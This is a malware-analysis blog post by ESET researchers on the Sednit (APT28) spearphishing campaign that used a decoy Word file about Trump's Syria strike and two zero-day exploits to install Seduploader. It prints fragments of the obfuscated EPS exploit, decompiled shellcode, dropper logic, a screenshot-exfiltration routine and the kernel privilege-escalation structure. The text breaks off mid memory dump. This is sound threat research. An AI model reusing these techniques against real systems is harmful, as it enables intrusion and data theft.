Sednit adds two zero-day exploits using ‘Trump’s attack on Syria’ as a decoy

welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/

May 9, 2017

Sednit is back - this time with two more zero-day exploits embedded in a phishing email titled Trump's_Attack_on_Syria_English.docx.

ESET Research
9 May 2017 - 08:00PM

Sednit is back – this time with two more zero-day exploits embedded in a phishing email titled Trump’s_Attack_on_Syria_English.docx.

Introduction

The Sednit group, also known as APT28, Fancy Bear and Sofacy, is a group of attackers operating since at least 2004 and whose main objective is to steal confidential information from specific targets. In October 2016, ESET published an extensive analysis of Sednit’s arsenal and tactics in a whitepaper titled En Route with Sednit.


Last month, Sednit came in the light again, allegedly interfering with the French elections and more precisely going after the frontrunner Emmanuel Macron. In the same time period, a phishing email containing an attachment named Trump’s_Attack_on_Syria_English.docx caught our attention.

Analysis of the document revealed its end goal: dropping Sednit's well-known reconnaissance tool, Seduploader. To achieve this, Sednit used two zero-day exploits: one for a Remote Code Execution vulnerability in Microsoft Word (CVE-2017-0262) and one for a Local Privilege Escalation in Windows (CVE-2017-0263). ESET reported both vulnerabilities to Microsoft, who today released patches during the regular Patch Tuesday schedule.


This blogpost describes the attack itself and the vulnerabilities used to infect its potential targets.

From a Word exploit to Seduploader Dropper

The graphic below shows that this specific attack is totally in line with Sednit's usual attack methods: the use of a spearphishing email containing a malicious attachment to install a known first-stage payload.



This time, the phishing email was related to Trump's attack on Syria.



Extra line breaks in this message were removed.

From: Capt.BORCHERT <[redacted]>

Sent: Wed 4/19/2017 9:58 AM

To: [redacted]

Cc:

Subject: Trump's Political Report


Trump's_Attack_on_Syria_English.docx (263 KB)

Sir/Madam,

In the attachment you can find some information about foreign policy of Donald J. Trump

"Alistair" BORCHERT
CAPTAIN, USA Navy
IMS Cooperative Security Division
Cooperation Policy and Programmes Branch Policy and Programmes Section Head T el: +32[redacted]
[redacted]
IVSN:[redacted]
Room:[redacted]

The infected attachment is a decoy document containing a verbatim copy of an article titled "*Trump's Attack on Syria: Wrong for so Many Reasons*" published on April 12, 2017 in The California Courier:



Trump's Attack on Syria:
Wrong for so Many Reasons

Many Americans and people around the world followed with great concern the off-the-cuff and zany ideas Donald Trump voiced during the presidential campaign and more ominously after becoming President.

It is one thing to disagree with him on a domestic policy issue like banning Muslim tourists or healthcare or building a wall, it is quite another when he issues threats to foreign countries such as Iran and North Korea, and even worse when he orders a missile attack on Syria!


What is wrong with such a disastrous decision? Pres. Trump does not have the requisite background knowledge about the Syrian conflict, except for what he has read in some fringe publications and seen on his favorite TV Channel, FOX News.

Pres. Trump stated that he was deeply touched by the images of babies he had seen on TV who had been hurt by a chemical attack. Who would not be? Certainly, he had an emotional and impulsive reaction to heart-wrenching pictures, which cannot be a substitute for a well-thought out foreign policy without a thorough examination of the facts of this tragic incident and careful consideration of the consequences of an extreme action like launching 59 tomahawk missiles on a Syrian air base.


Fortunately, Pres. Trump's aides alerted Russia shortly before the attack, to avoid any Russian casualties which could have had catastrophic consequences for the entire world!

Furthermore, Pres. Trump's actions violated the U.S. Constitution, as he neither sought nor received

This is where the attack becomes interesting. The decoy document contains two exploits allowing the installation of Seduploader. See the schema below for an overview.



These two exploits can be added to the list of zero-day vulnerabilities used by Sednit over the last 2 years, as shown in this timeline:



Once opened, the decoy document first triggers CVE-2017-0262, a vulnerability in the EPS filter in Microsoft Office. In this case, the malicious EPS file is called image1.eps within the .docx file:

```
$ file Trump\'s_Attack_on_Syria_English.docx
Trump's_Attack_on_Syria_English.docx: Zip archive data, at least v2.0 to extrac2
$ unzip Trump\'s_Attack_on_Syria_English.docx
Archive: Trump’s_Attack_on_Syria_English.docx
inflating: [Content_Types].xml
inflating: docProps/app.xml
inflating: docProps/core.xml
inflating: word/document.xml
inflating: word/fontTable.xml
inflating: word/settings.xml
inflating: word/styles.xml
inflating: word/webSettings.xml
inflating: word/media/image1.eps
inflating: word/theme/theme1.xml
inflating: word/_rels/document.xml.rels
inflating: _rels/.rels
```

```
$ file word/media/image1.eps
word/media/image1.eps: PostScript document text conforming DSC level 3.0
```

The EPS exploit file is obfuscated by a simple XOR. EPS provides the functionality to XOR variables and evaluate source (exec). The key used here is 0xc45d6491 on a big hex-encoded string and exec is called on the decrypted buffer.

```
$ cat word/media/image1.eps
%!PS-Adobe-3.0

%%BoundingBox:   36   36 576 756

%%Page: 1 1

/A3{ token pop exch pop } def /A2  def /A4{ /A1 exch def 0 1 A1 length 1 sub { /A5 exch def A1 A5 2 copy get A2 A5 4 mod get xor put } for A1 } def <bf7d4bd9[...]b97d44b1> A4 A3 exec quit
```

Once decrypted, the exploit looks very similar to the one which was well documented by FireEye in 2015. The vulnerability used at the time was CVE-2015-2545. The main difference is highlighted in the following block, which is how it performs the memory corruption with the forall instruction.

```
[...]
500 {
   A31 589567 string copy pop
} repeat
1 array 226545696 forall
/A19 exch def
[...]
```

Once code execution is obtained, it loads a shellcode that retrieves some undocumented Windows APIs such as NtAllocateVirtualMemory, NtFreeVirtualMemory and ZwProtectVirtualMemory

```
[...]
v1 = (*(__readfsdword(0x30u) + 12) + 12);
v2 = v1-&gt;InLoadOrderModuleList.Flink;
[...]
for ( addr_user32 = 0; v2 != v1; v135 = v2 )
{
  v3 = *(v2 + 48);
  v132 = *(v2 + 44);
  if ( v3 )
  {
    v4 = *v3;
    v5 = 0;
    v6 = 0;
    if ( *v3 )
    {
      do
      {
        if ( v132 &amp;&amp; v6 &gt;= v132 )
          break;
        if ( (v4 - 0x41) &lt;= 0x19u )
          v4 += 0x20;
        v2 = v135;
        v7 = __ROL4__(v5, 7);
        ++v3;
        v5 = v4 ^ v7;
        v4 = *v3;
        ++v6;
      }
      while ( *v3 );
      v1 = v133;
    }
    switch ( v5 )
    {
      case kernel32:
        addr_kernel32 = *(v2 + 24);
        break;
      case ntdll:
        addr_ntdll = *(v2 + 24);
        break;
      case user32:
        addr_user32 = *(v2 + 24);
        break;
      }
    }
[...]
```

After more decryption, the Seduploader Dropper is then loaded and executed. Note that all this execution happens within the WINWORD.EXE process running with the current user’s privileges.

Seduploader Dropper

Seduploader is made up of two distinct components: a dropper and a persistent payload (see page 27 of our En Route with Sednit whitepaper).

While the dropper used in this attack has evolved since the last version we analyzed, its end goal remains the same: to deliver the Seduploader Payload. This new version of the dropper now contains code to integrate the LPE exploit for CVE-2017-2063. The detailed analysis of this vulnerability can be found in the next section of the blog; for now, we will focus on Seduploader.

First, the new code in the dropper checks if the process is running on a 32-bit or 64-bit version of Windows. Depending of the result, the correct exploit version will be loaded in memory.

```
[...]
if ( Is64Process() == 1 )
{
    addr_exploit = exploit_64b;
    size_exploit = 0x2E00;
}
else
{
    addr_exploit = exploit_32b;
    size_exploit = 0x2400;
}
[...]
```

Once the exploit is successfully executed, Seduploader Dropper will reload itself in WINWORD's memory space and call CreateRemoteThread with the address of the UpLoader entry point, which will execute the code in charge of installing the Seduploader Payload. This code will run with System privileges, thanks to the exploit.

Seduploader Payload

Seduploader Payload is a downloader used by Sednit's operators as reconnaissance malware and is composed of two parts. The first is responsible for injecting the second part in the proper process, depending on whether it is loaded in the WINWORD.EXE process or not. The second part is the downloader itself.

If Seduploader is running in WINWORD.EXE, its first part will create a mutex named flPGdvyhPykxGvhDOAZnU and open a handle to the current process. That handle will be used to allocate memory and write in it the code of the second part of the Payload component, which will then be executed by a call to CreateRemoteThread. Otherwise, if it is not running in WINWORD.EXE, Seduploader will use CreateThread to launch its second part.

The downloader contains the usual Seduploader functions and strings encryption algorithm. However, it contains a certain number of changes that we describe below.

First, the hashing algorithm used to identify DLL names and API functions to resolve was replaced by a new one. The attentive readers of our whitepaper will recall that the old hashing algorithm was strongly inspired from code found in Carberp. Well, the new algorithm was also not created from scratch: this time, Sednit used code very similar to PowerSniff.

Next, a new img tag was added in Seduploader's report message. This tag allows the exfiltration of screenshots:

```
[...]
keybd_event(VK_SNAPSHOT, 0x45u, KEYEVENTF_EXTENDEDKEY, 0u);
Sleep(1000u);
keybd_event(VK_SNAPSHOT, 0x45u, KEYEVENTF_EXTENDEDKEY|KEYEVENTF_KEYUP, 0u);
OpenClipboard(0u);
hData = GetClipboardData(CF_BITMAP);
```

```
CloseClipboard();
if ( !hData )
  return 0;
GdiplusStartupInput = (const int *)1;
v10 = 0;
v11 = 0;
v12 = 0;
GdiplusStartup(&token, &GdiplusStartupInput, 0);
if ( fGetEncoderClsid((int)L"image/jpeg", &imageCLSID) )
{
  v4 = sub_10003C5F((int)hData, 0);
  ppstm = 0;
  CreateStreamOnHGlobal(0u, 1u, &ppstm);
  v5 = GdipSaveImageToStream(v4[1], ppstm, &imageCLSID, 0);
  if ( v5 )
    v4[2] = v5;
  (*(void (__thiscall **)(_DWORD *, signed int))*v4)(v4, 1);
  IStream_Size(ppstm, &pui);
  cb = pui.s.LowPart;
  v7 = ppstm;
  *a1 = pui.s.LowPart;
  IStream_Reset(v7);
  v1 = j_HeapAlloc(cb);
  IStream_Read(ppstm, v1, cb);
  ppstm->lpVtbl->Release(ppstm);
}
GdiplusShutdown(token);
return v1;
}
```

As usual, Sednit operators did not reinvent the wheel. We found some similarities between their implementation of the screenshot function and code available on stackoverflow. Instead of using GetForegroundWindow to retrieve a handle on the foreground window in which the user is currently working, Sednit chose to use keybd_event to send a “Print screen” keystroke and then retrieve the image from the clipboard.

The image is then base64-encoded and added to the report, whose structure now looks like this:

Tag	Value
id=	Hard drive serial number*
w=	Process list
None	NICs information
disk=	register key**
build=	4 bytes
inject	optional field***
img=	screenshot encoded in base64

* result of "import win32api;print hex(win32api.GetVolumeInformation("C:\\")[1])"
** content of HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum
*** toggled if SEDUPLOADER uses injection into a browser to connect to Internet

Screenshotting was used before by Sednit. In the past, the feature was built in a separate, standalone tool often invoked by Xtunnel at a later infection stage (see page 77 of our whitepaper), but it is now built in Seduploader for use at the reconnaissance phase.

Finally, on the config side, two new functions were added: shell and LoadLib. The shell config allows the attacker to execute arbitrary code directly in-memory. The LoadLib is a bit field that allows running an arbitrary DLL by calling rundll32.exe

CVE-2017-0263 – Local privilege escalation

Exploit Workflow

As mentioned before, in order to deploy Seduploader Payload, Seduploader Dropper gains System privileges by exploiting CVE-2017-0263, an LPE vulnerability. In this section, we will describe how this vulnerability is exploited by Sednit.


First, even though the vulnerability affects Windows 7 and above (see at the end of this post for the full list of affected platforms), the exploit is designed to avoid running on Windows version 8.1 and above.

Since the exploit can target both 32-bit and 64-bit platforms, it will first determine if the process is running under WOW64. The exploit will allocate multiple pages, until it reaches a high address (0x02010000). It will then build the following structure:


```
struct Payload
{
  LONG PTEAddress;               // Points to the PTE entry containing the physical address of the page containing our structure. Only used for windows 8+
  LONG pid;                      // Injected process pid;
  LONG offset_of_lpszMenuName;   // Offset of the lpszMenuName in the win32k!tagCLS structure
  LONG offset_of_tagTHREADINFO;  // Offset of the pti field in the win32k!tagWND structure.
  LONG offset_of_tagPROCESSINFO; // Offset of the ppi field in the win32k!tagTHREADINFO structure.
  LONG offset_of_TOKEN;          // Offset of the Token field in the nt!_EPROCESS structure.
  LONG tagCLS[0x100];            // Array containing the tagCLS of the created windows.
  LONG WndProcCode;              // Code of the WndProc meant to be run in kernel mode.
};
```

Then, it will retrieve the address of HMValidateHandle. This function allows the attacker to leak the kernel address of a tagWND object.

Here is an overview of how the rest of the exploit works:



The exploit will create 256 random window classes and their associated windows. Each window will have 512 bytes of extra memory. This extra memory is contiguous to the tagWND object in the kernel space. After the first created window, i.e. in the extra memory, the exploit will build a fake object containing mostly only its own address for later use, as shown in the picture:



Virtual: 0xffff f900c06492a0

Display format: Quad Hex

```
fffff900`c06492a0 fffff900c06492a0 fffff900c06492a0
fffff900`c06492b0 fffff900c06492a0 fffff900c06492a0
fffff900`c06492c0 fffff900c06492a0 fffff900c06492a0
